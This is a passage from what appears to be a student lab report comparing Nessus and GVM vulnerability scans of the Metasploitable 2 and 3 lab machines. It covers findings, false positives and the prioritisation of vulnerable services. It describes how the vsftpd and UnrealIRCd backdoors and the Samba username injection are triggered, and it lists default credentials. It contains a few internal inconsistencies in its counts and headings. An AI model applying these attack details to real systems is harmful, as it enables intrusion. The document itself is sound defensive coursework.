Vulnerability: Canonical Ubuntu Linux (Multiple Issues) - 229 findings
Family: Ubuntu Local Security Checks
```

NOTE: NEW - massive amount of local package vulnerabilities, only visible with auth

```
Vulnerability: SSL (Multiple Issues) - 3 findings
Family: Gain a shell remotely
```

--- HIGH ---

```
Vulnerability: NFS Shares World Readable
CVSS: 7.5
Family: RPC
```

```
Vulnerability: rlogin Service Detection
CVSS: 7.5
```

```
Vulnerability: rsh Service Detection
CVSS: 7.5
```

```
Vulnerability: Samba Badlock Vulnerability
CVSS: 7.5
Family: General
```

```
Vulnerability: SSL (Multiple Issues) - 28 findings
Family: General
```

```
Vulnerability: Vim (Multiple Issues) - 8 findings
Family: Misc.
```

NOTE: NEW - local software vulnerabilities, only visible with auth

```
Vulnerability: ISC Bind (Multiple Issues) - 5 findings
Family: DNS
```

--- MEDIUM ---

```
Vulnerability: TLS Version 1.0 Protocol Detection
CVSS: 6.5
```

Count: 2

```
Vulnerability: Unencrypted Telnet Server
CVSS: 6.5
```

```
Vulnerability: SSL Anonymous Cipher Suites Supported
```


CVSS: 5.9

Vulnerability: SSL DROWN Attack Vulnerability
CVSS: 5.9

Vulnerability: SSH (Multiple Issues) - 8 findings
Family: Misc.

Vulnerability: DNS (Multiple Issues) - 5 findings

Vulnerability: HTTP (Multiple Issues) - 3 findings

Vulnerability: SMB (Multiple Issues) - 2 findings

Vulnerability: TLS (Multiple Issues) - 2 findings (Misc.)

Vulnerability: TLS (Multiple Issues) - 2 findings (SMTP problems)

Vulnerability: OpenSSL (Multiple Issues) - 2 findings

--- LOW ---

Vulnerability: X Server Detection
CVSS: 2.6

Vulnerability: ICMP Timestamp Request Remote Date Disclosure
CVSS: 2.1

--- INFO (key authenticated findings) ---

Vulnerability: Netstat Portscanner (SSH) - 43 findings

NOTE: NEW - authenticated port scan via SSH netstat, found more open ports than Nessus SYN scan

Vulnerability: Linux User List Enumeration

NOTE: NEW - full list of local user accounts retrieved via SSH

Vulnerability: Linux Mounted Devices

NOTE: NEW - filesystem mount info only accessible with credentials

Vulnerability: Linux Time Zone Information

NOTE: NEW - system config details

```
Vulnerability: Apache Log4j Installed (Linux/Unix)
```

NOTE: NEW - software inventory via SSH

```
Vulnerability: Enumerate the PATH Variables
```

NOTE: NEW - environment info via SSH

```
Vulnerability: Common Platform Enumeration (CPE)
```

NOTE: NEW - detailed software inventory

```
Vulnerability: Backported Security Patch Detection (FTP and WWW)
```

NOTE: NEW - patch status checks only possible with auth

Lab 02 - Exercise 6: Comparing the Automated Scan Tools (Nessus vs GVM)

Based on results from Exercise 3 (Nessus unauthenticated) and Exercise 4 (GVM)

Target: Metasploitable 2 (10.0.2.4) | Metasploitable 3 (10.0.2.15)

TASK 1: Review results of both Nessus and GVM scans.

Nessus (unauthenticated, Basic Network Scan):

```
MS2 (10.0.2.4): Critical 11, High 7, Medium 26, Low 9, Info 134  
MS3 (10.0.2.15): Critical 15, High 22, Medium 29, Info 97
```

Auth status: MS2 N/A, MS3 Fail

GVM (unauthenticated):

```
MS2 (10.0.2.4): Critical 14, High 9, Medium 40, Low 6 - total 69 filtered  
results  
MS3 (10.0.2.15): Not scanned (host did not respond)
```

TASK 2: Compare tools - number of vulnerabilities, severity, types, overlaps.

Number of detected vulnerabilities:

GVM found more critical vulnerabilities on MS2 (14 vs 11).

Nessus found more medium vulnerabilities (26 vs 40 in GVM but filtered at QoD 70).

Nessus successfully scanned MS3, GVM did not reach it at all.

GVM total filtered results (69) vs Nessus grouped types (11+7+26+9 = 53 on MS2).

Severity ratings:

Both tools use CVSS v3.0 as the severity base.

Ratings for the same vulnerabilities are generally consistent between the tools.

Example: vsftpd 2.3.4 backdoor rated 9.8 by both. Bind shell on 1524 rated

10.0 by both. VNC weak password rated 9.0 (Nessus) vs 9.0 (GVM).

Minor differences exist - GVM rated rlogin passwordless login as Critical 10.0,

while Nessus rated rlogin service detection as High 7.5.

Types of vulnerabilities - overlapping findings (found by both):

- vsftpd 2.3.4 backdoor (CVE-2011-2523), port 21
- Bind shell / Ingreslock backdoor on port 1524
- UnrealIRCd backdoor (CVE-2010-2075)
- VNC weak password ("password")
- SSL v2/v3 deprecated protocols
- NFS shares world readable
- rlogin and rsh services running
- Samba Badlock vulnerability
- Unencrypted Telnet
- Anonymous FTP login allowed
- SSL DROWN attack vulnerability
- SSH weak algorithms
- Ubuntu OS end of life

Vulnerabilities found by GVM but NOT by Nessus:

- MySQL default credentials (root with empty password) - GVM actively tested login
- PostgreSQL default credentials (postgres:postgres) - same, active credential test
- DistCC RCE on port 3632 (CVE-2004-2687) - Nessus missed this port
- Distributed Ruby (dRuby) RCE on port 8787 - Nessus missed this port
- PHP CGI RCE (CVE-2012-1823) - GVM performed active exploitation check
- Apache Tomcat Ghostcat AJP (CVE-2020-1938) - GVM performed active check
- Samba MS-RPC remote shell execution (CVE-2007-2447)

- LFI vulnerabilities in Mutillidae web app
- TWiki XSS and command execution (CVE-2008-5304)
- rlogin passwordless root login (active verification)
- STARTTLS command injection (CVE-2011-0411)
- OpenSSL CCS Man-in-the-Middle (CVE-2014-0224)

Vulnerabilities found by Nessus but NOT by GVM:

- MS3 (10.0.2.15) - entire Windows host, GVM failed to scan it
- Canonical Ubuntu Linux SaaS detection (Nessus grouped 229 Ubuntu package issues)
- SSL Version 2 and 3 grouped detection (Nessus grouped across more services)
- RDP Man-in-the-Middle Weakness on MS3 (GVM didn't scan MS3)
- Remote Desktop Protocol findings on MS3

TASK 3: Potential false positives and tool-specific findings.

Potential false positives:

- EasyPHP multiple vulnerabilities (GVM, port 80, CVSS 7.5): GVM flagged this because phpinfo() was exposed, but the actual product on the server is not

EasyPHP - this is likely a false positive triggered by phpinfo() output.

- QWikiwiki directory traversal (GVM, port 80): Flagged because Mutillidae accepts path traversal input, but the actual product is not QWikiwiki.

- awiki LFI (GVM): Same issue - Mutillidae was misidentified as awiki.
- Some SSL/TLS findings may overlap and be double-counted across services.

Findings requiring manual verification:

- MySQL empty root password: Should be manually confirmed by attempting "mysql -u root" from Kali to verify actual access.

- PostgreSQL postgres:postgres: Should be manually verified with psql.
- DistCC RCE (port 3632): GVM reported successful "id" command execution - worth manually verifying that code execution is truly possible.

- dRuby RCE (port 8787): Active check showed syscall response - manual verification would confirm exploitability.

- Samba MS-RPC shell (CVE-2007-2447): GVM reported successful ICMP ping back from target - strong indicator but worth verifying manually.

- Bash Shellshock (found in authenticated Nessus scan): High impact, should be manually tested to confirm presence.

- Weak SSH keys in authorized_keys: Requires manual inspection of the file.

TASK 4: Summary - tool comparison

Nessus strengths over GVM:

- Successfully scanned MS3 (Windows) - GVM completely missed it
- Faster scan completion
- Better Windows support and SMB/RDP checks
- Cleaner grouping of findings by plugin family
- More usable interface for beginners

GVM strengths over Nessus:

- Found more critical vulnerabilities on MS2 (14 vs 11)
- Active credential testing (MySQL, PostgreSQL, FTP brute force)
- More aggressive active checks (Ghostcat, PHP CGI RCE, DistCC)
- Open source and free with no IP scan limits
- Found ports Nessus missed (3632, 8787)

Overall:

Neither tool alone is sufficient. GVM found more exploitable vulnerabilities on the Linux target through active checks, while Nessus was the only tool that successfully assessed the Windows target. Using both tools together provides the most complete picture. Both missed findings that only appeared in the authenticated Nessus scan (local package CVEs, Shellshock, weak SSH keys).

Lab 02 - Exercise 7: Comparing Authenticated vs Unauthenticated Nessus Scans

Unauthenticated scan: Exercise 3 | Authenticated scan: Exercise 5

Target: Metasploitable 2 (10.0.2.4)

TASK 1: Compare the number and types of vulnerabilities detected.

Unauthenticated scan (Exercise 3):

Critical: 11, High: 7, Medium: 26, Low: 9, Info: 134

Grouped vulnerability types: ~53

Auth status: N/A (no credentials provided)

Authenticated scan (Exercise 5):

Critical: 27, High: 97, Medium: 144, Low: 19, Info: 186

Grouped vulnerability types: 92, Remediations: 75

Auth status: Pass (msfadmin/msfadmin via SSH)

Difference:

```
Critical: +16 (from 11 to 27)
High:    +90 (from 7 to 97)
Medium:  +118 (from 26 to 144)
Low:     +10 (from 9 to 19)
Info:    +52 (from 134 to 186)
```

The authenticated scan found dramatically more vulnerabilities across all severity levels. The biggest jump was in High and Medium findings, which came almost entirely from local package vulnerability checks (Ubuntu CVEs) that are only accessible when Nessus can log into the system via SSH.

Types present in unauthenticated scan (network-visible only):

```
- Backdoors (UnrealIRCd, bind shell)
- SSL/TLS protocol weaknesses
- Weak VNC password
- NFS world readable
- rlogin/rsh services
- Samba Badlock
- Telnet unencrypted
- Tomcat Ghostcat (AJP)
- PHP/Apache/MySQL version-based findings
```

Types added in authenticated scan (local/internal):

```
- Bash Shellshock (CVE-2014-6271) - local bash vulnerability
- Weak Debian OpenSSH keys in authorized_keys
- Canonical Ubuntu Linux - 229 local package CVEs
- Vim multiple vulnerabilities (local software)
- Netstat port scan via SSH (43 additional ports found)
- Linux user list enumeration
- Linux mounted devices
- Linux timezone and system info
- Apache Log4j installed detection
```

- PATH variable enumeration
- Backported security patch detection (FTP and WWW)
- Software inventory via CPE enumeration

TASK 2: Compare the changes in severity levels.

Findings present in both scans - no severity change:

- UnrealIRCd Backdoor Detection: Critical 10.0 in both
- VNC Server weak password: Critical 10.0 in both
- SSL v2/v3 Protocol Detection: Critical 9.8 in both
- Tomcat Ghostcat AJP: Critical 9.8 in both
- NFS Shares World Readable: High 7.5 in both
- rlogin/rsh Service Detection: High 7.5 in both
- Samba Badlock: High 7.5 in both
- Unencrypted Telnet: Medium 6.5 in both
- SSL DROWN: Medium 5.9 in both

New critical findings only in authenticated scan:

- Bash Shellshock: Critical 9.8 - only detectable locally
- Weak Debian OpenSSH Keys: Critical 9.8 - only detectable with SSH access
- Canonical Ubuntu Linux (Multiple Issues): grouped Critical - 229 local CVEs

Key observation: The severity of existing network-visible findings did not change between scans. Authentication did not downgrade any existing findings. Instead, it added entirely new findings on top of the existing ones, many of which are Critical or High severity.

TASK 3: Newly identified local or configuration-related vulnerabilities.

Bash Shellshock (CVE-2014-6271) - Critical 9.8:

Bash on the system is vulnerable to the Shellshock exploit. An attacker with access to any service that uses bash (CGI scripts, SSH forced commands, DHCP)

can execute arbitrary commands. Only detectable with local access because it requires inspecting the bash binary or testing environment variable handling.

Weak Debian OpenSSH Keys in ~/.ssh/authorized_keys - Critical 9.8:

The system has weak or known-compromised SSH keys in the authorized_keys file. This is a Debian-specific issue where a faulty random number generator produced predictable keys (CVE-2008-0166). An attacker could use a precomputed key list to log in without a password. Only detectable by reading the authorized_keys file, which requires authentication.

Canonical Ubuntu Linux (Multiple Issues) - 229 findings:

With SSH access, Nessus queried the package manager and compared installed package versions against the Ubuntu security advisories database. This revealed 229 unpatched local CVEs across packages like curl, openssl, libssl, python, perl, and others. These are entirely invisible to unauthenticated scans since they require reading package metadata from inside the system.

Vim Multiple Issues - 8 findings:

Local vulnerabilities in the installed Vim text editor, only detectable via package inspection through SSH.

Apache Log4j Installed:

Authentication revealed Log4j is installed on the system, flagging it for potential Log4Shell exposure (CVE-2021-44228). Without SSH, Nessus cannot determine which Java libraries are installed locally.

Configuration findings only visible with authentication:

```
- Linux user accounts enumerated (shows all local users including service accounts)
- Mounted filesystems enumerated (shows internal disk layout)
- PATH variables exposed (could reveal custom scripts or privilege escalation paths)
- Backported patch detection showed which CVEs were backported vs truly patched
```


Summary:

Authentication transformed the scan from a surface-level network assessment into a deep internal audit. The most significant new findings were Shellshock and weak SSH keys (both Critical), plus the large volume of unpatched local Ubuntu packages. These would be completely missed in a black-box unauthenticated assessment, demonstrating why authenticated scans are essential for accurate vulnerability management in production environments.

Lab 02 - Exercise 8: Collecting Assessment Information

Documenting 4 vulnerable services per target (MS2 and MS3)

Sources: Nessus (Ex. 3 & 5), GVM (Ex. 4), Nmap (Ex. 2)

METASPLOITABLE 2 (10.0.2.4) - Linux Ubuntu 8.04

--- SERVICE 1 ---

```
Service: FTP (vsftpd)
Port: 21/tcp
Version: vsftpd 2.3.4
```

Vulnerability:
vsftpd 2.3.4 contains a backdoor that was introduced into the source code between June 30 and July 3, 2011 by an unknown attacker who compromised the distribution server. The backdoor triggers when a username containing the string ":" is sent during login, causing the server to open a root shell on port 6200/tcp.

```
CVE: CVE-2011-2523
```

What an attacker could achieve:

An attacker can trigger the backdoor without any valid credentials and gain

a root shell on the target system. This provides complete administrative control - the attacker can read, modify, or delete any file, create new accounts, install malware, pivot to other systems, or fully compromise the host. The backdoor is trivially exploitable and requires no special knowledge.

Severity assessment: CRITICAL (CVSS 9.8)

The impact is maximum - full remote root access with no authentication required.

The attack surface is the FTP port which is commonly exposed. The backdoor is publicly known and has automated exploits available. In a real-world scenario, this vulnerability alone would result in complete system compromise within minutes of exposure to the internet.

--- SERVICE 2 ---

```
Service: IRC (UnrealIRCd)
Port: 6667/tcp
Version: UnrealIRCd 3.2.8.1
```

Vulnerability:

UnrealIRCd 3.2.8.1 contains a backdoor in the source code (similar to vsftpd) that allows remote attackers to execute arbitrary system commands by sending a specially crafted string beginning with "AB" to any listening port. The backdoor was present in packages distributed from November 2009 onwards.

```
CVE: CVE-2010-2075
```

What an attacker could achieve:

An attacker can send a crafted request to the IRC port and execute any system command on the server with the privileges of the IRC daemon process. Depending on how the service is configured, this may run as root or as a lower-privileged user. Either way, the attacker can establish a persistent backdoor, exfiltrate data, or escalate privileges further using local exploits.

Severity assessment: CRITICAL / HIGH (CVSS 7.5 per Nessus, 10.0 context)

While Nessus rates this High, the real-world impact is critical since it provides direct remote command execution. The IRC service is often overlooked in security reviews, making this a particularly dangerous finding. The backdoor is well-documented and trivially exploitable. Combined with the fact that the system runs as an old Ubuntu 8.04 with no patches, privilege escalation to root is highly likely after initial access.

--- SERVICE 3 ---

```
Service: MySQL
Port: 3306/tcp
Version: MySQL 5.0.51a-3ubuntu5
```

Vulnerability:

The MySQL instance is configured with an empty root password, allowing anyone who can reach the port to authenticate as the database superuser without any credentials. This is a configuration vulnerability rather than a software flaw.

GVM confirmed login as root with an empty password.

```
CVE: Multiple (CVE-2009-0919 for similar XAMPP configurations)
```

What an attacker could achieve:

With root access to MySQL, an attacker can read all databases and their contents, which may include sensitive application data, user credentials, and personal information. Beyond data theft, MySQL's FILE privilege and INTO OUTFILE functionality can be used to read arbitrary files from the filesystem or write files to web-accessible directories, potentially enabling web shell deployment and full OS compromise.

Severity assessment: CRITICAL (CVSS 9.8)

Empty database root credentials represent a fundamental security failure.

The database likely stores credentials for web applications running on the same server (DVWA, phpMyAdmin, Mutillidae). Access to these allows lateral movement into those applications. The risk extends beyond data exposure to

full system compromise via SQL-based file write operations.

--- SERVICE 4 ---

```
Service: Samba (SMB)
Port: 445/tcp
Version: Samba 3.0.20-Debian
```

```
Vulnerability:
Samba versions 3.0.0 through 3.0.25rc3 contain a vulnerability in the MS-RPC
```

functionality where the username field is passed unsanitized to a shell

command. This allows an attacker to inject arbitrary shell commands via a crafted username during authentication to the Samba service.

```
CVE: CVE-2007-2447 (also known as "Samba usermap script")
```

What an attacker could achieve:

An attacker can send a crafted authentication request with a malicious username containing shell metacharacters and execute arbitrary commands on the server with the privileges of the Samba daemon. GVM confirmed this by executing a ping command back to the scanner. In practice, an attacker would use this to establish a reverse shell or create a backdoor account, leading to full system compromise without requiring any valid credentials.

Severity assessment: CRITICAL / MEDIUM (CVSS 6.0 per GVM)

The CVSS score of 6.0 appears conservative given the actual impact - remote unauthenticated command execution. The real-world severity is higher because the Samba service is exposed on a standard port, requires no authentication, and the injected commands run with daemon privileges. In combination with other vulnerabilities on this host, this provides an additional reliable path to full compromise.

--- SERVICE 5 ---

```
Service: FTP  
Port: 21/tcp  
Version: Microsoft ftpd (IIS FTP)
```

Vulnerability:

The FTP service accepts anonymous logins and allows cleartext transmission of credentials. Additionally, Nessus identified that the service does not enforce encrypted connections (no AUTH TLS), meaning all usernames and passwords transmitted over FTP are visible in plaintext to anyone who can intercept network traffic. The service also accepts default credentials.

What an attacker could achieve:

An attacker on the same network segment can intercept FTP sessions using a packet sniffer and capture valid credentials in plaintext. These credentials can then be reused to access other services on the host or within the network. Anonymous access may also allow the attacker to read files stored on the FTP server or upload malicious files depending on directory permissions.

Severity assessment: MEDIUM-HIGH

While the CVSS score for cleartext transmission is moderate (4.8), the real-world risk depends on the network environment. In a corporate network where FTP traffic can be intercepted, this is a significant credential exposure risk. Combined with the Windows Server 2008 R2 environment running numerous other services, captured credentials could enable broader network compromise. The lack of encryption on a file transfer protocol in a server environment is a serious misconfiguration.

--- SERVICE 6 ---

```
Service: HTTP (Microsoft IIS)
Port: 80/tcp
Version: Microsoft IIS 7.5
```

Vulnerability:

The IIS web server has the HTTP TRACE method enabled, which can be used in Cross-Site Tracing (XST) attacks. Combined with Cross-Site Scripting vulnerabilities, TRACE allows attackers to steal HTTP headers including authentication cookies from other users. Nessus flagged potentially risky methods (TRACE) on this service.

```
CVE: CVE-2003-1567, CVE-2004-2320
```

What an attacker could achieve:

An attacker can exploit the TRACE method in combination with a cross-site scripting vulnerability to steal session cookies from authenticated users, bypass HttpOnly cookie protections, and hijack active sessions. In a corporate environment where employees use the IIS web application, this could lead to account takeover and unauthorized access to sensitive internal systems.

Severity assessment: MEDIUM (CVSS 5.8)

On its own, TRACE is a supporting vulnerability rather than a direct exploitation path. However, in combination with other XSS vulnerabilities it becomes a powerful tool for session hijacking. IIS 7.5 on Windows Server 2008 R2 is also end-of-life since January 2020, meaning no new security patches are released, making any discovered vulnerabilities permanent risks.

--- SERVICE 7 ---

```
Service: MySQL
Port: 3306/tcp
Version: MySQL 5.5.20-log
```

Vulnerability:

The MySQL service is exposed on the network without firewall restrictions.

Nessus detected the service and identified it as potentially accessible.

MySQL 5.5.20 is an outdated version with multiple known CVEs. The service also runs on a Windows Server 2008 R2 host which itself is end-of-life, meaning the underlying OS receives no security updates that could mitigate MySQL-related attacks.

What an attacker could achieve:

If the MySQL service accepts connections from external hosts (which it appears to given Nessus detected it), an attacker can attempt brute force or credential stuffing attacks against the database. Successful access would expose all application databases, potentially including user credentials, business data, and configuration information. MySQL FILE privileges could also be abused to read sensitive Windows system files.

Severity assessment: HIGH

Exposing a database service directly to the network is a significant risk regardless of authentication strength. MySQL 5.5.20 reached end of life in December 2018 and has unpatched CVEs. The combination of an EOL database on an EOL operating system creates a compounded risk where neither the application nor the OS will receive security fixes.

--- SERVICE 8 ---

```
Service: RDP (Remote Desktop Protocol)
Port: 3389/tcp
Version: Windows Server 2008 R2 SP1 RDP
```

Vulnerability:

The RDP service is exposed on the standard port and Nessus identified a Man-in-the-Middle weakness where the server's identity cannot be properly verified due to the use of a self-signed certificate. Additionally, the terminal services encryption level is not FIPS-140 compliant (Low severity). Windows Server 2008 R2 RDP has historically been affected by critical

vulnerabilities including BlueKeep (CVE-2019-0708) and DejaBlue (CVE-2019-1181).

CVE: CVE-2019-0708 (BlueKeep), CVE-2019-1181 (DejaBlue)

What an attacker could achieve:

An attacker exploiting a critical RDP vulnerability like BlueKeep can achieve remote code execution without any authentication, gaining full control over the Windows Server. Even without exploiting RDP vulnerabilities directly, the exposed RDP port enables brute force attacks against Windows user accounts. Successful RDP access provides a full graphical desktop session with the compromised user's permissions. On a server, this typically means access to all hosted services, data, and potentially Active Directory if the server is domain-joined.

Severity assessment: CRITICAL

RDP exposure is one of the most dangerous configurations for a Windows server. BlueKeep is a wormable pre-authentication RCE vulnerability - meaning it requires no user interaction and can spread automatically between systems. Windows Server 2008 R2 SP1 is past end-of-life (January 2020) and will not receive patches for newly discovered RDP vulnerabilities. The combination of an exposed RDP port on an unpatched, EOL server represents one of the highest risk configurations possible in an enterprise environment.

Lab 02 - Exercise 9: Vulnerability Assessment Report

Cybersecurity F26 | Metasploitable 2 & 3

Tools used: Nmap, Nessus (unauthenticated + authenticated), GVM/OpenVAS

[TASK 1: High-level overview of security posture](#)

METASPLOITABLE 2 (10.0.2.4) - Linux Ubuntu 8.04

Metasploitable 2 is critically exposed. The system runs Ubuntu 8.04 which reached end of life in May 2013, meaning it has received no security patches for over a decade. Nmap identified 23 open ports hosting services that are intentionally outdated and misconfigured. Nessus found 11 critical and 7 high severity vulnerabilities in the unauthenticated scan alone, with the authenticated scan revealing 27 critical findings including 229 unpatched local Ubuntu package CVEs.

The attack surface is extremely broad. The system simultaneously exposes backdoored software (vsftpd, UnrealIRCd), services with no authentication (bind shell on port 1524, rlogin), default credentials (MySQL, PostgreSQL, VNC, FTP), legacy unencrypted protocols (Telnet, rsh, rexec), and vulnerable web applications (DVWA, Mutillidae, phpMyAdmin, TWiki, Tikiwiki). Any single one of these is sufficient for full system compromise. Multiple paths to root access exist without requiring any prior knowledge of the system.

Overall risk level: CRITICAL. The system should be treated as fully compromised if exposed to any network with untrusted parties.

METASPLOITABLE 3 (10.0.2.15) - Windows Server 2008 R2 SP1

Metasploitable 3 is also critically exposed, though with a different attack profile. Windows Server 2008 R2 reached end of life in January 2020. Nmap identified 18 open ports including RDP, SMB, MySQL, IIS, and GlassFish. Nessus found 15 critical and 22 high severity vulnerabilities in the unauthenticated scan.

The attack surface centers on Windows-specific services. RDP on port 3389 is exposed with self-signed certificates and is potentially vulnerable to BlueKeep (CVE-2019-0708). SMB on port 445 has message signing disabled, enabling relay attacks. GlassFish 4.0 runs with an expired SSL certificate from 2013.

```
Elasticsearch 1.1.1 on port 9200 exposes an unauthenticated REST API.  
MySQL 5.5.20 is network-exposed and outdated.
```

GVM was unable to scan MS3, which means many vulnerabilities may remain undiscovered - the actual risk could be higher than reported.

Overall risk level: CRITICAL. The combination of EOL OS, exposed RDP, and multiple outdated network services makes this system extremely vulnerable.

COMPARISON:

Both systems are critically vulnerable, but in different ways. MS2 has a wider variety of exploitable services and more direct paths to root access through backdoors and default credentials. MS3 has fewer open ports but exposes higher-value Windows services (RDP, SMB) that are targets of well-known wormable exploits. MS2 poses a greater immediate exploitation risk due to the active backdoors; MS3 poses a greater network propagation risk due to RDP and SMB exposure.

TASK 2: Prioritization of the 4 selected services from Exercise 8

(based on MS2 findings - Exercise 8 selected vsftpd, UnrealIRCd, MySQL, Samba)

PRIORITY 1: vsftpd 2.3.4 (FTP, port 21) - CVE-2011-2523

This should be addressed first. The backdoor provides instant unauthenticated root shell access - an attacker needs only to connect to port 21 and send a single crafted login attempt. There is no prerequisite knowledge, no brute force needed, and no way to detect the attack before it succeeds. The service cannot be made unavailable as a workaround because the FTP port itself is necessary for normal operation. The only fix is replacing vsftpd entirely. In a real environment, this would be treated as an active incident rather than a vulnerability to schedule for patching.

PRIORITY 2: UnrealIRCd 3.2.8.1 (IRC, port 6667) - CVE-2010-2075

Nearly as severe as vsftpd. The backdoor allows remote command execution through a single crafted packet to any IRC port. However, IRC is typically not a business-critical service, meaning it could be immediately disabled as a workaround while the system is rebuilt. The risk is slightly lower than vsftpd only because IRC services are less commonly exposed externally compared to FTP. In terms of raw impact, both are equivalent - full remote code execution without authentication.

PRIORITY 3: MySQL 5.0.51a (port 3306) - empty root password

The empty root password on MySQL is critical but requires one additional step compared to the backdoors - the attacker must reach port 3306 and authenticate. However, since MySQL is network-exposed, this is trivial. The risk extends beyond the database itself: MySQL's file read/write capabilities can be used to deploy web shells and achieve OS-level code execution. The associated data exposure risk is also significant - all application databases (DVWA, Mutillidae, phpMyAdmin) are accessible, including stored user credentials. Immediate fix is simple: set a strong root password. But the underlying issue is that MySQL

should not be exposed on the network at all.

PRIORITY 4: Samba 3.0.20 (SMB, port 445) - CVE-2007-2447

The Samba vulnerability allows unauthenticated remote command execution through the username field injection. GVM confirmed successful exploitation during the scan. However, it ranks fourth because the commands execute with Samba daemon privileges rather than guaranteed root access (unlike the backdoors). Privilege escalation would still be likely given the other vulnerabilities present on the system, but it is a two-step process. Additionally, disabling SMB sharing would mitigate this vulnerability without major service disruption, making it easier to contain than the backdoor vulnerabilities.

TASK 3: Supporting analysis from tools

The prioritization above is supported by findings across all tools:

Nmap (Ex. 2) identified the open ports and confirmed service versions, which was the first indicator that outdated and potentially backdoored software was running. Version detection alone (vsftpd 2.3.4, UnrealIRCd 3.2.8.1) is sufficient to identify both backdoors without any active exploitation.

Nessus unauthenticated (Ex. 3) confirmed all four vulnerabilities with CVSS scores and grouped them by impact family. The "Backdoors" family findings aligned directly with CVE-2011-2523 and CVE-2010-2075.

GVM (Ex. 4) added value by actively verifying exploitability - it confirmed

the Samba command injection by sending an ICMP ping that was received back, and confirmed MySQL empty root access by actually logging in. This distinguishes confirmed exploitable vulnerabilities from theoretical ones.

Nessus authenticated (Ex. 5) revealed additional depth - Shellshock and weak SSH keys - but did not change the priority order for the four selected services since those findings relate to local access rather than initial network compromise.

Collectively, the tools agree that MS2 has multiple independent paths to full compromise, and that the backdoored services (vsftpd, UnrealIRCd) represent the highest immediate threat because they require zero prior access and zero credentials to exploit.

LO3

Lab 03 - Exercise 1: Classification and Service Categorization of Vulnerabilities

Sources: Nmap (E02 Ex.2), Nessus (E02 Ex.3 & 5), GVM (E02 Ex.4)

METASPLOITABLE 2 (10.0.2.4) - Linux Ubuntu 8.04

```
Port: 21
Service: FTP
Version: vsftpd 2.3.4
Vulnerability Type: Backdoored service
Exploitable: Y
Risk Level: Critical
```

Justification: vsftpd 2.3.4 contains a backdoor introduced into the source distribution in 2011. Sending a username containing ":" triggers a root shell

on port 6200. Confirmed by both Nessus and GVM (CVE-2011-2523).

```
Port: 22
Service: SSH
Version: OpenSSH 4.7p1 Debian 8ubuntu1
Vulnerability Type: Outdated software
Exploitable: Y
Risk Level: Medium
```

Justification: OpenSSH 4.7p1 is significantly outdated and has multiple known CVEs. The authenticated Nessus scan also found weak Debian SSH keys in `authorized_keys` (CVE-2008-0166), indicating key-based compromise is possible.

```
Port: 23
Service: Telnet
Version: Linux telnetd
Vulnerability Type: Legacy insecure protocol
Exploitable: Y
Risk Level: Medium
```

Justification: Telnet transmits all data including credentials in plaintext. Any attacker on the network can intercept login sessions. Confirmed by Nessus (Unencrypted Telnet Server, CVSS 6.5).

```
Port: 25
Service: SMTP
Version: Postfix smtpd
Vulnerability Type: Misconfiguration
Exploitable: Y
Risk Level: Medium
```

Justification: SMTP supports SSLv2 with weak ciphers, expired certificate, and responds to VRFY/EXPN commands which allow user enumeration. STARTTLS injection vulnerability also present (CVE-2011-0411, CVSS 6.8).

```
Port: 53
Service: DNS
Version: ISC BIND 9.4.2
Vulnerability Type: Outdated software
Exploitable: Y
Risk Level: Medium
```

Justification: BIND 9.4.2 is heavily outdated with multiple known CVEs. GVM flagged multiple ISC BIND issues. DNS version disclosure also reveals attack surface.

```
Port: 80
Service: HTTP
Version: Apache httpd 2.2.8 (Ubuntu) DAV/2
Vulnerability Type: Web application vulnerability
```

```
Exploitable: Y  
Risk Level: Critical
```

Justification: Apache 2.2.8 hosts multiple vulnerable web apps (DVWA, Mutillidae, phpMyAdmin, TWiki, Tikiwiki). PHP CGI RCE (CVE-2012-1823) allows remote code execution. PUT/DELETE HTTP methods enabled allow file upload. phpinfo() exposed. LFI vulnerabilities confirmed by GVM.

```
Port: 111  
Service: RPCbind  
Version: 2 (RPC #100000)  
Vulnerability Type: Service enumeration  
Exploitable: N  
Risk Level: Low
```

Justification: RPCbind itself is not directly exploitable here but exposes RPC service mappings (NFS, mountd) which can be used to enumerate further attack vectors. No direct exploit confirmed by scanners.

```
Port: 139  
Service: NetBIOS-SSN  
Version: Samba smbd 3.X-4.X  
Vulnerability Type: Remote code execution (RCE)  
Exploitable: Y  
Risk Level: High
```

Justification: Samba 3.0.20 is vulnerable to MS-RPC remote shell command execution via username field injection (CVE-2007-2447). GVM confirmed exploitation by receiving ICMP echo back from target.

```
Port: 445  
Service: SMB  
Version: Samba smbd 3.0.20-Debian  
Vulnerability Type: Remote code execution (RCE)  
Exploitable: Y  
Risk Level: High
```

Justification: Same as port 139 - Samba 3.0.20 CVE-2007-2447. Additionally, SMB message signing is disabled (Nessus), enabling relay attacks. Samba Badlock vulnerability also present (CVSS 7.5).

```
Port: 512  
Service: rexec  
Version: netkit-rsh rexecd  
Vulnerability Type: Legacy insecure protocol  
Exploitable: Y  
Risk Level: Critical
```

Justification: rexec transmits credentials in plaintext and allows remote execution. GVM rated Critical (CVSS 10.0). No authentication enforcement.

Should be disabled entirely.

```
Port: 513
Service: rlogin
Version: Linux rlogind
Vulnerability Type: Trust based authentication
Exploitable: Y
Risk Level: Critical
```

Justification: rlogin allows passwordless root login based on .rhosts trust files. GVM confirmed passwordless root access (CVSS 10.0). Fundamental authentication bypass with no encryption.

```
Port: 514
Service: rsh
Version: tcpwrapped
Vulnerability Type: Trust based authentication
Exploitable: Y
Risk Level: High
```

Justification: rsh allows remote command execution using trust-based .rhosts authentication with no encryption. GVM confirmed cleartext login (CVSS 7.5).

```
Port: 1099
Service: Java RMI
Version: GNU Classpath grmiregistry
Vulnerability Type: Remote method invocation flow
Exploitable: Y
Risk Level: High
```

Justification: Java RMI registry is exposed without authentication. RMI registries can be abused to load remote objects and execute arbitrary code on the server through deserialization attacks.

```
Port: 1524
Service: Bindshell
Version: Metasploitable root shell
Vulnerability Type: Hardcoded bind shell
Exploitable: Y
Risk Level: Critical
```

Justification: Port 1524 hosts an openly accessible root shell. Anyone connecting to this port receives an immediate root shell with no authentication. Confirmed by Nmap (bindshell), Nessus, and GVM (CVSS 10.0).

```
Port: 2049
Service: NFS
Version: 2-4 (RPC #100003)
Vulnerability Type: Network file system exposure
Exploitable: Y
Risk Level: High
```


Justification: NFS shares are world-readable (Nessus High 7.5). An attacker can mount the NFS export and read sensitive files from the filesystem without any authentication.

```
Port: 2121
Service: FTP
Version: ProFTPD 1.3.1
Vulnerability Type: Default credentials
Exploitable: Y
Risk Level: High
```

Justification: GVM confirmed multiple default credentials work on this FTP service (msfadmin, postgres, service, user). Cleartext login also confirmed (CVSS 4.8). ProFTPD 1.3.1 is outdated.

```
Port: 3306
